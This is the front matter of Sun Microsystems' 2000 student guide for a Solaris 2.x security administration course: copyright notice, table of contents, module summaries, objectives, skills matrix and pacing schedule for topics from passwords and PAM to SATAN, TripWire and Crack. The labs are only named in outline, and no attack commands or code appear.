

Administering Security for Solaris™ 2.x Operating Environments

SC-300

Student Guide



Sun Microsystems, Inc.
MS BRM01-209
500 Eldorado Boulevard
Broomfield, Colorado 80021
U.S.A.

Revision B, February 2000

Copyright © 2000 Sun Microsystems, Inc. 901 San Antonio Road, Palo Alto, California 94303, U.S.A. All rights reserved.

This product or document is protected by copyright and distributed under licenses restricting its use, copying, distribution, and decompilation. No part of this product or document may be reproduced in any form by any means without prior written authorization of Sun and its licensors, if any.

Third-party software, including font technology, is copyrighted and licensed from Sun suppliers.

Parts of the product may be derived from Berkeley BSD systems, licensed from the University of California. UNIX is a registered trademark in the U.S. and other countries, exclusively licensed through X/Open Company, Ltd.

Sun, Sun Microsystems, the Sun Logo, Solaris, NFS, SunOS, SunScreen, OpenBoot, Solstice, SyMON, and SunSHIELD are trademarks or registered trademarks of Sun Microsystems, Inc. in the U.S. and other countries.

All SPARC trademarks are used under license and are trademarks or registered trademarks of SPARC International, Inc. in the U.S. and other countries. Products bearing SPARC trademarks are based upon an architecture developed by Sun Microsystems, Inc.

The OPEN LOOK and Sun Graphical User Interface was developed by Sun Microsystems, Inc. for its users and licensees. Sun acknowledges the pioneering efforts of Xerox in researching and developing the concept of visual or graphical user interfaces for the computer industry. Sun holds a non-exclusive license from Xerox to the Xerox Graphical User Interface, which license also covers Sun's licensees who implement OPEN LOOK GUIs and otherwise comply with Sun's written license agreements.

DOCUMENTATION IS PROVIDED "AS IS" AND ALL EXPRESS OR IMPLIED CONDITIONS, REPRESENTATIONS, AND WARRANTIES, INCLUDING ANY IMPLIED WARRANTY OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE OR NON-INFRINGEMENT, ARE DISCLAIMED, EXCEPT TO THE EXTENT THAT SUCH DISCLAIMERS ARE HELD TO BE LEGALLY INVALID.



Please
Recycle



Adobe PostScript

Contents

About This Course	xv
Course Overview	xvi
Course Map	xvii
Module-by-Module Overview	xviii
Course Objectives	xxiv
Skills Gained by Module	xxvii
Guidelines for Module Pacing	xxxix
Topics Not Covered	xxxix
How Prepared Are You?	xxxix
Introductions	xxxix
How to Use Course Materials	xxxv
Course Icons and Typographical Conventions	xxxvii
Icons	xxxvii
Typographical Conventions	xxxviii
Terminology and Overview	1-1
Relevance	1-2
Additional Resources	1-3
What Is Security?	1-4
Security Philosophy	1-4
Security Policy	1-5
Common Causes of Damage to Data	1-6
Computer Crimes	1-7
Advisories	1-8
CERT	1-8
CIAC	1-8
Security Standards	1-10
National Security Agency (NSA)	1-10
National Institute for Standards and Technology (NIST)	1-10
ITSEC (Europe)	1-11
IEEE POSIX P1003.6	1-11
IETF GSS-API	1-11
The Open Group	1-11
Secure Operating Systems Standards	1-12

The Department of Defense.....	1-12
System Security	1-14
Authentication.....	1-14
Authorization	1-15
Accountability	1-17
Availability.....	1-18
Confidentiality.....	1-19
Integrity	1-19
Physical Security	1-20
Cables.....	1-20
Physical Devices.....	1-21
Device Environment.....	1-21
Exercise: Security Terminology.....	1-22
Preparation.....	1-22
Tasks	1-22
Exercise Summary.....	1-25
Task Solutions.....	1-26
Check Your Progress	1-28
Think Beyond	1-29
Basic System Security.....	2-1
Relevance.....	2-2
Additional Resources	2-3
Security Policy	2-4
Security Administrator.....	2-4
The Purpose of Policy.....	2-5
Maintenance of a Practical Security Policy.....	2-6
Passwords	2-7
User Password Secrecy.....	2-8
Secure Password Selection.....	2-9
The Mnemonic Method – A Way to Remember.....	2-10
Password Aging and Expiration.....	2-12
Password Generators and Checking.....	2-13
The /etc/passwd File	2-14
The /etc/shadow File	2-15
The passwd Command.....	2-17
The /etc/default/passwd File.....	2-19
Accounts With No Password	2-19
Secure Account Management.....	2-21
Dormant Accounts.....	2-21
The usermod Command	2-22
Temporarily Disabled Accounts	2-23
Duplicate User IDs.....	2-24
Guest Accounts.....	2-25
Restricted Shells	2-27

Defining a Restricted Shell.....	2-27
Configuring a Restricted Shell	2-28
Search Paths and Startup Files	2-30
Superuser	2-32
The su Command.....	2-33
The su log File	2-34
The /etc/default/su File	2-34
EEPROM Security	2-36
Exercise: Basic System Security.....	2-39
Tasks	2-39
Exercise Summary.....	2-43
Task Solutions.....	2-44
Check Your Progress	2-51
Think Beyond	2-52
UNIX Vulnerabilities	3-1
Relevance.....	3-2
Additional Resources	3-3
Security of Disk Files	3-4
Device Files	3-4
The find Command.....	3-6
Denial of Service.....	3-7
Process Monitoring and Control.....	3-8
The who Command	3-10
The ps Command.....	3-12
The whodo and w Commands	3-14
The kill Command	3-16
The swap Command	3-18
The vmstat Command.....	3-20
The sar Command	3-22
What Is Accounting?	3-24
What Is Accounting Used For?	3-24
Types of Accounting.....	3-25
Connection Accounting.....	3-25
Process Accounting.....	3-25
Disk Accounting.....	3-26
Charging.....	3-26
How Does Accounting Work?	3-27
Location of Files	3-27
Types of Files	3-27
What Happens at Boot Time?.....	3-27
Programs That Are Run	3-27
Location of ASCII Report Files.....	3-28
Starting and Stopping Accounting.....	3-29
Generating the Data and Reports	3-31

Raw Data	3-31
Connection Accounting Tools.....	3-33
The last Command	3-33
Process Accounting Tools.....	3-35
The acctcomm And lastcomm Commands	3-35
The acctcom Command.....	3-36
The lastcomm Command	3-38
Important System Log Files.....	3-39
Temporary File Systems (tmpfs).....	3-41
Exercise: File Systems and Process Resources Protection	3-44
Task 1 - Creating a Back Door	3-46
Task 2 – Dealing With Denial of Service.....	3-47
Task 3 – Configuring System Accounting.....	3-47
Exercise Summary.....	3-49
Task 1 Solutions – Creating a Back Door.....	3-50
Task 2 Solutions – Dealing With Denial of Service	3-52
Task 3 Solutions – Configuring System Accounting	3-53
Check Your Progress	3-56
Think Beyond	3-57
Common Security Cracks	4-1
Relevance.....	4-2
Additional Resources	4-3
Common Security Cracks	4-4
Password Cracks	4-4
Trojan Horses.....	4-5
Trojan Mules	4-6
Viruses	4-6
Worms.....	4-8
Access Control Failures.....	4-9
Data Integrity Failures.....	4-9
Denial of Service.....	4-9
Logic Bombs.....	4-12
Tools.....	4-13
Exercise: Common Security Cracks.....	4-14
Preparation.....	4-14
Tasks	4-15
Exercise Summary.....	4-16
Task Solutions.....	4-17
Check Your Progress	4-18
Think Beyond	4-19
Protecting Files and Data.....	5-1
Relevance.....	5-2
Additional Resources	5-3
File Permissions.....	5-4
The chmod Command	5-7

Umask – Creation Mask	5-10
Sticky Bit on Directories	5-12
SUID and SGID Programs	5-14
Finding SUID/SGID Programs.....	5-15
Sharing and Mounting NFS File Systems Securely.....	5-16
Access Control Lists (ACLs)	5-18
The <code>getfacl</code> and <code>setfacl</code> Commands.....	5-19
Backup/Restore.....	5-22
Encrypting Files.....	5-25
The <code>crypt</code> Command	5-26
Encrypting Transmissions (SKIP).....	5-27
The SKIP Utility.....	5-27
SKIP Commands	5-31
Default Cleartext	5-34
SKIP Advantages	5-35
Exercise: File and Data Protection	5-36
Preparation.....	5-36
Task 1 – Restricting Access	5-37
Task 2 – Using SUID/SGID Programs.....	5-38
Task 3 – Configuring the SKIP Utility.....	5-38
Exercise Summary.....	5-41
Task 1 Solutions – Restricting Access	5-42
Task 2 Solutions – Using SUID/SGID Programs	5-44
Task 3 Solutions – Configuring the SKIP Utility	5-45
Check Your Progress	5-51
Think Beyond	5-52
Controlling Root Access With <code>sudo</code>	6-1
Relevance.....	6-2
Additional Resources	6-3
What Is <code>sudo</code> ?	6-4
<code>sudo</code> Utilities.....	6-5
Obtaining <code>gunzip</code>	6-5
Obtaining <code>sudo</code>	6-5
Installing <code>sudo</code>	6-6
Editing the Configuration File	6-8
Using <code>sudo</code> Commands.....	6-11
Using Advanced <code>sudo</code> Configuration Techniques	6-13
User Alias	6-15
Command Alias.....	6-15
Host Alias.....	6-16
User Specification.....	6-17
Enabling Syslogd Logging for <code>sudo</code>	6-20
Pitfalls of <code>sudo</code>	6-21
Exercise: <code>sudo</code>	6-23
Preparation.....	6-23

Tasks	6-23
Exercise Summary.....	6-27
Task Solutions.....	6-28
Check Your Progress	6-34
Think Beyond	6-35
Secure Shell.....	7-1
Relevance.....	7-2
Additional Resources	7-3
Secure Shell	7-4
Describing the Secure Shell (ssh)	7-4
Using Public Key Cryptography	7-5
Working With the sshd Daemon.....	7-6
Installing the Secure Shell.....	7-8
Using the Secure Shell Executable Files.....	7-9
Configuring the Secure Shell.....	7-10
Creating the Server Keys.....	7-13
Starting the sshd Server Daemon.....	7-15
Starting the Secure Shell From the Client.....	7-16
Creating Alternative Configurations	7-18
Exercise: Secure Shell.....	7-20
Preparation.....	7-20
Tasks	7-20
Exercise Summary.....	7-23
Task Solutions.....	7-24
Check Your Progress	7-28
Think Beyond	7-29
Remote Access and Authentication Services.....	8-1
Relevance.....	8-2
Additional Resources	8-3
Remote Access System Files	8-4
Restricting Connectivity Commands and Services.....	8-5
Restricting Connectivity Commands	8-5
Restricting Networking Services	8-6
Berkeley “r” Commands	8-7
The rlogin Command.....	8-7
The rsh Command	8-7
The rcp Command	8-8
Network Authentication - rlogin, rcp, and rsh.....	8-9
The /etc/hosts.equiv File.....	8-10
The ~user/.rhosts File.....	8-11
Netgroups	8-13
The /etc/netgroup File.....	8-14
Member Definition.....	8-14
Match All.....	8-15
Match None.....	8-15

An Example of the /etc/netgroup File	8-16
Diffie-Hellman (DH).....	8-17
Diffie-Hellman Key Agreement Protocol	8-17
Diffie-Hellman Authentication	8-18
Kerberos V4.....	8-19
What Is PAM?	8-21
PAM Runtime Module Types	8-23
PAM Configuration File.....	8-26
Configuration File Syntax.....	8-26
The /etc/pam.conf File.....	8-30
Configuring PAM	8-36
Adding a PAM Module.....	8-37
Preventing Unauthorized Remote Access With PAM.....	8-38
Initiating PAM Error Reporting.....	8-39
Exercise: Secure Remote Access.....	8-40
Preparation.....	8-40
Tasks	8-40
Exercise Summary.....	8-41
Task Solutions.....	8-42
Check Your Progress	8-44
Think Beyond	8-45
Using Secure NFS	9-1
Relevance.....	9-2
Secure NFS	9-3
Secure RPC	9-5
DES Authentication Protocol	9-7
Generating Public and Secret Keys With DES	9-9
Secure NFS Implementation.....	9-14
Secure NFS Setup	9-15
Problems With Secure NFS.....	9-18
The fsirand Command.....	9-20
Exercise: Secure NFS.....	9-21
Preparation.....	9-21
Tasks	9-22
Exercise Summary.....	9-26
Task Solutions.....	9-27
Check Your Progress	9-39
Think Beyond	9-40
Solaris Operating Environment syslog	10-1
Relevance.....	10-2
Additional Resources	10-3
Why Use syslog?.....	10-4
Example of syslog Log File Entry	10-6
Configuring /etc/syslog.conf.....	10-7
Selector Field.....	10-9

Action Field.....	10-11
syslogd.....	10-11
Using Different syslog Severity Levels.....	10-12
Using syslog With telnet.....	10-14
Using syslog With ftp.....	10-16
Configuring in.ftpd to Provide Logging.....	10-16
Restarting inetd.....	10-17
Viewing ftp Log Entries.....	10-17
The logger Utility.....	10-18
Examples.....	10-19
Using syslog to Log Messages to a Remote Host.....	10-20
Considering Centralized Logging.....	10-20
Using Centralized Logging.....	10-21
Configuring and Debugging Logging to Remote Hosts.....	10-22
Exercise: syslog and Auditing Utilities.....	10-25
Preparation.....	10-25
Task 1 – Configuring syslog, inetd, and inftpd.....	10-25
Task 2 – Using syslog.conf.....	10-26
Task 3 – Logging Daemons.....	10-27
Exercise Summary.....	10-28
Task 1 Solutions – Configuring syslog, inetd, and inftpd.....	10-29
Task 2 Solutions – Using syslog.conf.....	10-34
Task 3 Solutions – Logging Daemons.....	10-35
Check Your Progress.....	10-37
Think Beyond.....	10-38
Basic Security Module (BSM).....	11-1
Relevance.....	11-2
Additional Resources.....	11-3
Basic Security Module (BSM) Auditing.....	11-4
Major Components.....	11-5
Events.....	11-6
Classes.....	11-6
Audit Records.....	11-7
Audit Data.....	11-8
The auditreduce and praudit Commands.....	11-8
Audit Flags.....	11-10
The audit_control File.....	11-11
The audit_user File.....	11-12
Audit Trail.....	11-13
Auditing Startup.....	11-14
BSM Disablement.....	11-15
Device Management.....	11-16
Device Allocation.....	11-16
Device Allocation Files.....	11-18

Device-Clean Scripts.....	11-19
User Commands.....	11-21
Allocate Error State.....	11-22
Exercise: Basic Security Modules.....	11-23
Preparation.....	11-23
Task 1 – Using BSM to Log Events.....	11-23
Task 2 – Securing a Peripheral Device.....	11-26
Exercise Summary.....	11-28
Task 1 Solutions – Using BSM to Log Events.....	11-29
Task 2 Solutions – Securing a Peripheral Device.....	11-33
Check Your Progress.....	11-36
Think Beyond.....	11-37
Automated Security Enhancement Tool (ASET)	12-1
Relevance.....	12-2
Additional Resources	12-3
What Is ASET?.....	12-4
ASET Security Options.....	12-5
The aset Task Scripts.....	12-8
Task Status	12-8
ASET Execution.....	12-11
ASET Report Reactions	12-14
Pre-ASET System Files Restoration.....	12-15
The tune.* Files	12-16
Impact of Using ASET	12-17
Exercise: ASET.....	12-18
Task 1 – Running ASET Interactively	12-18
Task 2 – Configuring ASET Periodically	12-19
Exercise Summary.....	12-21
Task 1 Solutions – Running ASET Interactively.....	12-22
Task 2 Solutions – Configuring ASET Periodically.....	12-26
Check Your Progress	12-31
Think Beyond	12-32
SATAN and Courtney.....	13-1
Relevance.....	13-2
Additional Resources	13-3
What Is SATAN?.....	13-4
Utilities for SATAN	13-5
Procuring gunzip.....	13-6
Procuring a Web Browser.....	13-8
Installing a Web Browser.....	13-9
Testing the Web Browser Installation.....	13-10
Configuring the Web Browser	13-11
Procuring Perl.....	13-12
Installing Perl.....	13-12
Testing the Perl Installation.....	13-13

Procuring a C Compiler	13-14
Installing a C Compiler	13-14
Testing the C Compiler	13-16
Procuring make	13-17
Installing make	13-18
Procuring and Installing SATAN	13-19
Procuring SATAN.....	13-19
Installing SATAN.....	13-20
Configuring SATAN.....	13-22
Using SATAN.....	13-23
SATAN Summary	13-36
What Is Courtney?	13-38
Utilities for Courtney.....	13-39
Procuring libpcap	13-39
Installing libpcap	13-39
Procuring tcpdump	13-40
Installing tcpdump	13-41
Procuring Courtney	13-42
Installing Courtney	13-42
Using Courtney	13-42
Exercise: SATAN and Courtney	13-43
Preparation.....	13-43
Tasks	13-43
Task 1 – Using SATAN.....	13-44
Task 2 – Using Courtney	13-46
Exercise Summary.....	13-47
Task 1 Solutions – Using SATAN	13-48
Task 2 Solutions – Using Courtney	13-51
Check Your Progress	13-52
Think Beyond	13-53
TripWire.....	14-1
Relevance.....	14-2
Additional Resources	14-3
An Indicator of Intrusions – File Integrity.....	14-4
File Integrity Verifiers	14-4
What Is TripWire?.....	14-5
Utilities for Tripwire.....	14-6
Procuring and Installing TripWire	14-7
Procuring TripWire.....	14-7
Installing TripWire.....	14-7
Editing the Configuration File	14-13
Checking the Integrity of the System.....	14-15
Exercise: TripWire.....	14-20
Preparation.....	14-20
Tasks	14-20

Exercise Summary.....	14-24
Task Solutions.....	14-25
Check Your Progress	14-31
Think Beyond	14-32
TCP_Wrappers.....	15-1
Relevance.....	15-2
Additional Resources	15-3
What Are TCP_Wrappers?	15-4
Installing TCP_Wrappers	15-5
Restarting the Internet Daemon.....	15-9
Installing the Man Pages.....	15-9
Viewing the Log File.....	15-10
Restarting the Internet Daemon.....	15-14
Viewing the Log File.....	15-14
Configuring Access Control	15-16
Denying Global Access	15-16
Denying Partial Access.....	15-17
Allowing Global Access	15-17
Allowing Partial Access	15-18
Using banners With TCP_Wrappers	15-18
Using the spawn Command.....	15-22
Using the tcpdmatch Command.....	15-27
Exercise: TCP_Wrappers.....	15-29
Preparation.....	15-29
Tasks	15-29
Exercise Summary.....	15-33
Task Solutions.....	15-34
Check Your Progress	15-38
Think Beyond	15-39
Crack.....	16-1
Relevance.....	16-2
Additional Resources	16-3
What Is Crack?.....	16-4
Procuring Crack	16-4
Installing Crack	16-5
Using Crack.....	16-8
Exercise: Crack.....	16-11
Preparation.....	16-11
Tasks	16-11
Exercise Summary.....	16-14
Task Solutions.....	16-15
Check Your Progress	16-19
Think Beyond	16-20
Security Strategies	17-1

Relevance.....	17-2
Security Summary.....	17-3
Topic Review	17-4
UNIX Vulnerabilities	17-6
Solaris Operating Environment sys log and Basic Security Module	17-7
SATAN and Courtney	17-8
TCP_Wrappers	17-8
Crack	17-9
File and Data Protection.....	17-10
Remote Access and Authentication Services	17-11
Secure NFS	17-12
Securing a Host	17-13
Securing a Network	17-14
Check Your Progress	17-16
Think Beyond	17-17
Index	Index-1

About This Course

Course Goal

This course provides you with the tools and knowledge a Solaris™ Operating Environment security administrator needs to be effective. It also introduces you to strategies used by other security administrators.



Sun Educational Services

Course Overview

- Solaris Operating Environment utilities from a security point of view
- Security tools available on the Internet

Course Overview

This course introduces you to many of the Solaris Operating Environment utilities from the security point of view and some of the security utilities that are available on the Internet. You will compile, install, and configure these utilities.


Course Map

The following course map enables you to see what you have accomplished and where you are going in reference to the course goal::


Security Basics



Access Control




Logging and Auditing



Summary





Module by Module Overview

- Module 1 – "Terminology and Overview"
- Module 2 – "Basic System Security"
- Module 3 – "UNIX Vulnerabilities"
- Module 4 – "Common Security Cracks"
- Module 5 – "Protecting Files and Data"

Module-by-Module Overview

This course contains the following modules:

- Module 1 – "Terminology and Overview"

This module provides a brief introduction to security and some security terms.

Lab exercise – Match security terms with the correct definition.

- Module 2 – "Basic System Security"

Security topics such as basic password and account management are introduced in this module.

Lab exercise – Create a guest account that uses a restricted shell.

- Module 3 – “UNIX Vulnerabilities”

How to identify potential targets of system attackers and how to reduce the chances of denial of service taking place on a system are the focus of this module.

Lab exercise – Perform the following:

- Act as an attacker and use the `mknod` command to create a back door
- Act as an attacker and use the `strings` utility to view protected files
- Defend the system by scanning the disk for special files
- Use process monitoring commands to detect unwanted processes
- Locate and diffuse a fork bomb

- Module 4 – “Common Security Cracks”

Common security cracks and some security tools are covered in this module.

Lab exercise – Restore a system to normal operation after it has been modified by a prankster.

- Module 5 – “Protecting Files and Data”

This module presents the topic of data protection using basic, special, and extended file permissions. Data encryption between systems using the SKIP product is also included.

Lab exercise – Configure and run Simple Key Interchange Protocol (SKIP), and use `snoop` to verify that data is encrypted.



Module by Module Overview

- Module 6 - "Controlling Root Access With sudo"
- Module 7 - "Secure Shell"
- Module 8 - "Remote Access and Authentication Services"
- Module 9 - "Using Secure NFS"
- Module 10 - "Solaris Operating Environment `syslog`"
- Module 11 - "Basic Security Module (BSM)"

- Module 6 – “Controlling Root Access With sudo”

Protecting root access and creating specific user and host groups for administrative tasks are discussed in this module.

Lab exercise – Configure `sudo` and create administrative domains with users and hosts.

- Module 7 – “Secure Shell”

You are introduced to the `ssh` group of programs, which are used for secure remote shell and copying actions in this module.

Lab exercise – Install and use `ssh`, and test encrypted transmissions using `snoop`.

- Module 8 – “Remote Access and Authentication Services”

This module explores limiting access to network commands and services, and introduces the Pluggable Authentication Module (PAM).

Lab exercise – Configure PAM error reporting to log informational authentication messages.

- Module 9 – “Using Secure NFS”

The focus of this module is on using Secure NFS™ shared and mounted file systems.

Lab exercise – Perform the following:

- Configure a root master with the new version of the network information name service (NIS+) for the purpose of adding Secure NFS
- Create public and secret keys for system hosts
- Configure users for Secure NFS usage
- Test the access to file systems secured by Secure NFS

- Module 10 – “Solaris Operating Environment syslog”

This module introduces the use of `syslog` and system logs.

Lab exercise – Familiarize yourself with the `syslog` utility and Solaris Operating Environment log files.

- Module 11 – “Basic Security Module (BSM)”

The Basic Security Module (BSM) and its uses are introduced in this module.

Lab exercise – Perform the following:

- Configure BSM and examine its associated output.
- Implement device allocation functionality



Module by Module Overview

- Module 12 – "Automated Security Enhancement Tool (ASET)"
- Module 13 – "SATAN and Courtney"
- Module 14 – "TripWire"
- Module 15 – "TCP_Wrappers"
- Module 16 – "Crack"
- Module 17 – "Security Strategies"

- Module 12 – "Using the Automated Security Enhancement Tool (ASET)"

This module presents ASET, which is used to configure systems more securely.

Lab exercise – Perform the following:

- Configure ASET to run interactively in the low security mode, and then make adjustments to tighten security
- Modify one of the task scripts, configure ASET to run periodically using `cron`, review the reports files, and then restore the system to its original state prior to running ASET

- Module 13 – "SATAN and Courtney"

The Security Administrator's Tool for Analyzing Networks (SATAN), a tool which is used to check for network services at risk of attack, and Courtney, a tool which is used to raise an alarm in the event of a SATAN attack are introduced in this module.

Lab exercise – Install, configure, and use SATAN and Courtney.

- Module 14 – “TripWire”

In this module you are introduced to TripWire, a utility which is used to detect system file modification.

Lab exercise – You will install and use TripWire

- Module 15 – TCP_Wrappers

This module introduces TCP_Wrappers, a utility which is used to control access, log events, and quickly notify users of access violations.

Lab exercise – Install, use, and monitor TCP_Wrappers.

- Module 16 – “Crack”

The topic of this module is Crack, a utility that can be used in an attack, and to ensure that users have quality passwords.

Lab exercise – Install, configure, and run Crack, and test several passwords for their quality.

- Module 17 – “Security Strategies”

This module summarizes the topics covered in this course and puts all the tools and techniques in perspective.

Course Objectives

Upon completion of this course, you should be able to

- Describe the difference between system and physical security
- List three common causes of data damage
- Describe the terms *accountability*, *availability*, *authentication*, *confidentiality*, and *integrity*
- Create and maintain secure user accounts and passwords
- Administer a guest user account with a restricted shell
- Use operating system tools on processes, swap spaces, and devices to determine which users or processes are affecting the system
- Manage and terminate unwanted processes
- Change the permissions of devices and files to better secure the system
- Describe seven common cracks in security and describe two implications of each
- Describe how tools such as SATAN and Crack can be used against your system
- Troubleshoot and recover from a simulated system attack.
- Securely create directories, share file systems, and mount network file systems
- Securely set basic permissions and extended permissions using Access Control Lists (ACLs)
- Use SKIP to encrypt network data between systems
- Install and configure `sudo`, configure administrative groups using `sudo`, and grant and monitor root access
- Describe how `sudo` can be used to better secure your system by limiting root login usage and providing detailed logging
- Install, configure, and use the secure shell
- Secure specific utilities, such as `rlogin`, `telnet`, `rsh`, and `ftp`, in order to provide limited access to specific users

-
- Change an authentication module by modifying the PAM configuration file
 - List the differences between Diffie-Hellman and Kerberos authentication
 - Describe Secure RPC (Remote Procedure Call) as it relates to Secure NFS
 - List the security advantages of Secure NFS over NFS
 - Configure an NIS+ name server and client to support Secure NFS
 - Configure Secure NFS to securely share specific file systems with certain users
 - Configure an Network Information Service Plus (NIS+) name server and client to support the use of Secure NFS
 - Use `inetd` to log Transmission Control Protocol (TCP) connection utilizing `syslog` messages for the `telnet` and `ftp` services
 - Configure `syslog` to capture log messages for incoming network services in a separate log file
 - Configure a loghost machine to act as a centralized syslog message collection site
 - Use the Basic Security Module (BSM) to log user login information
 - Using administrative files, implement device allocation functionality
 - Describe the three different ASET security levels
 - Properly configure ASET at each security level
 - Given an ASET report, better secure the system
 - Compile and install SATAN and Courtney
 - Use SATAN and Courtney to find weaknesses in a system and monitor attacks
 - Describe how SATAN and Courtney can be used together for better security
 - Procure, compile, and install TripWire

-
- Use TripWire to monitor system files for unauthorized modification
 - Describe how TripWire can be used to better secure a system
 - Describe how TCP_Wrappers are used
 - Procure, compile, and install TCP_Wrappers
 - Use TCP_Wrappers to log use of telnet, ftp, and rsh utilities; control access; display messages; and send email
 - Describe the specific use of Crack
 - Procure, compile, and install Crack
 - Using Crack and supplied password libraries, check for weak passwords
 - Create a security policy and strategy

Skills Gained by Module

The skills for *Administering Security for Solaris 2.x Environments* are shown in column 1 of the matrix below. The black boxes indicate the main coverage for a topic.

Skills Gained	Module																
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Describe the difference between system and physical security																	
List three common causes of data damage																	
Describe the terms <i>accountability</i> , <i>availability</i> , <i>authentication</i> , <i>confidentiality</i> , and <i>integrity</i>																	
Create and maintain secure user accounts and passwords																	
Administer a guest user account with a restricted shell																	
Use operating system tools on processes, swap spaces, and devices to determine which users or processes are affecting the system																	
Manage and terminate unwanted processes																	
Change the permissions of devices and files to better secure the system																	
Describe seven common cracks in security and describe two implications of each																	
Describe how tools such as SATAN and Crack can be used against your system																	
Troubleshoot and recover from a simulated system attack																	

Skills Gained	Module																
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Securely create directories, share file systems, and mount network file systems																	
Securely set basic permissions and extended permissions using ACLs																	
Use SKIP to encrypt network data between systems																	
Install and configure sudo, configure administrative groups using sudo, and grant and monitor root access																	
Describe how sudo can be used to better secure your system																	
Install, configure, and use the secure shell																	
Secure specific utilities, such as rlogin, telnet, rsh, and ftp, in order to provide limited access to specific users																	
Change an authentication module by modifying the PAM configuration file																	
List the differences between Diffie-Hellman and Kerberos authentication																	
Describe Secure RPC as it relates to Secure NFS																	
List the security advantages of Secure NFS over NFS																	
Configure an NIS+ name server and client to support Secure NFS																	
Configure Secure NFS to securely share specific file systems with certain users																	


Skills Gained	Module																
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Configure an NIS+ name server and client to support the use of Secure NFS																	
Use <code>inetd</code> to add TCP connections utilizing <code>syslog</code> messages for the <code>telnet</code> and <code>ftp</code> services																	
Configure <code>syslog</code> to capture log messages for incoming network services in a separate log file																	
Configure a loghost machine to act as a centralized <code>syslog</code> message collection site.																	
Use the BSM to log user login information																	
Using administrative files, implement device allocation functionality																	
Describe the three different ASET security levels																	
Properly configure ASET at each security level																	
Given an ASET report, better secure the system																	
Compile and install SATAN and Courtney																	
Use SATAN and Courtney to find weaknesses in a system and monitor attacks																	
Describe how SATAN and Courtney can be used together for better security																	
Procure, compile, and install TripWire																	

Skills Gained	Module																
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Use TripWire to monitor system files for unauthorized modification																	
Describe how TripWire can be used to better secure a system																	
Describe how TCP_Wrappers are used																	
Procure, compile, and install TCP_Wrappers																	
Use TCP_Wrappers to log use of telnet, ftp, and rsh utilities; control access; display messages; and send email																	
Describe what Crack is used for																	
Procure, compile, and install Crack																	
Using Crack and supplied password libraries, check for weak passwords																	
Create security policy and strategy																	

Guidelines for Module Pacing

The following table provides a rough estimate of pacing for this course:

Module	Day 1	Day 2	Day 3	Day 4	Day 5
"About This Course"	AM				
Module 1 – "Terminology and Overview"	AM				
Module 2 – "Basic System Security"	AM				
Module 3 – "UNIX Vulnerabilities"	PM				
Module 4 – "Common Security Cracks"	PM				
Module 5 – "Protecting Files and Data"		AM			
Module 6 – "Controlling Root Access With sudo"		AM			
Module 7 – "Secure Shell"		PM			
Module 8 – "Remote Access and Authentication Services"		PM			
Module 9 – "Using Secure NFS"			AM		
Module 10 – "Solaris Operating Environment syslog"			AM		
Module 11 – "Basic Security Module"			PM		
Module 12 – "Automated Security Enhancement Tool (ASET)"				AM	
Module 13 – "SATAN and Courtney"				PM	
Module 14 – "TripWire"				PM	
Module 15 – "TCP_Wrappers"					AM
Module 16 – "Crack"					PM
Module 17 – "Security Strategies"					PM



Topics Not Covered

Topics that are introduced but not covered *in depth* are:

- Pluggable Authentication Module (PAM)
- C2
- Basic Security Module (BSM)
- SATAN, CRACK, TripWire, TCP_Wrappers, and Courtney
- Network Information Service (NIS and NIS+)

Topics Not Covered

This course does not cover the topics shown on the above overhead *in depth*. Many of the topics listed on the overhead are covered in depth in other courses offered by Sun Educational Services. Refer to the Sun Educational Services catalog for specific information and registration.




How Prepared Are You?

- Use Solaris 2.x Operating Environment user utilities, system utilities, and networking and device utilities
- Administer and monitor Solaris 2.x Operating Environment network configurations
- Administer user accounts, and configure Solaris Operating Environment routing and network interfaces

How Prepared Are You?

To be sure you are prepared to take this course, can you answer the questions shown on the above overhead in the affirmative?

Because you will be using various user and system utilities to create a secure system in this course, you must be an experienced Solaris Operating Environment user. You will have to work with Solaris Operating Environment utilities during this course.




Sun Educational Services

Introductions

- Name
- Company affiliation
- Title, function, and job responsibility
- UNIX[®] administration experience
- UNIX security experience
- Reasons for enrolling in this course
- Expectations for this course

Introductions

Now that you have been introduced to the course, introduce yourself to each other and the instructor, addressing the items shown on the above overhead.



How to Use Course Materials

- Course map
- Relevance
- Overhead image
- Lecture
- Exercise
- Check your progress
- Think beyond

How to Use Course Materials

To enable you to succeed in this course, these course materials employ a learning model that is composed of the following components:

- **Course map** – An overview of the content appears in the “About This Course” module so you can see how the module fits into your overall course goal.
- **Objectives** – What you should be able to accomplish after completing this module is listed here.
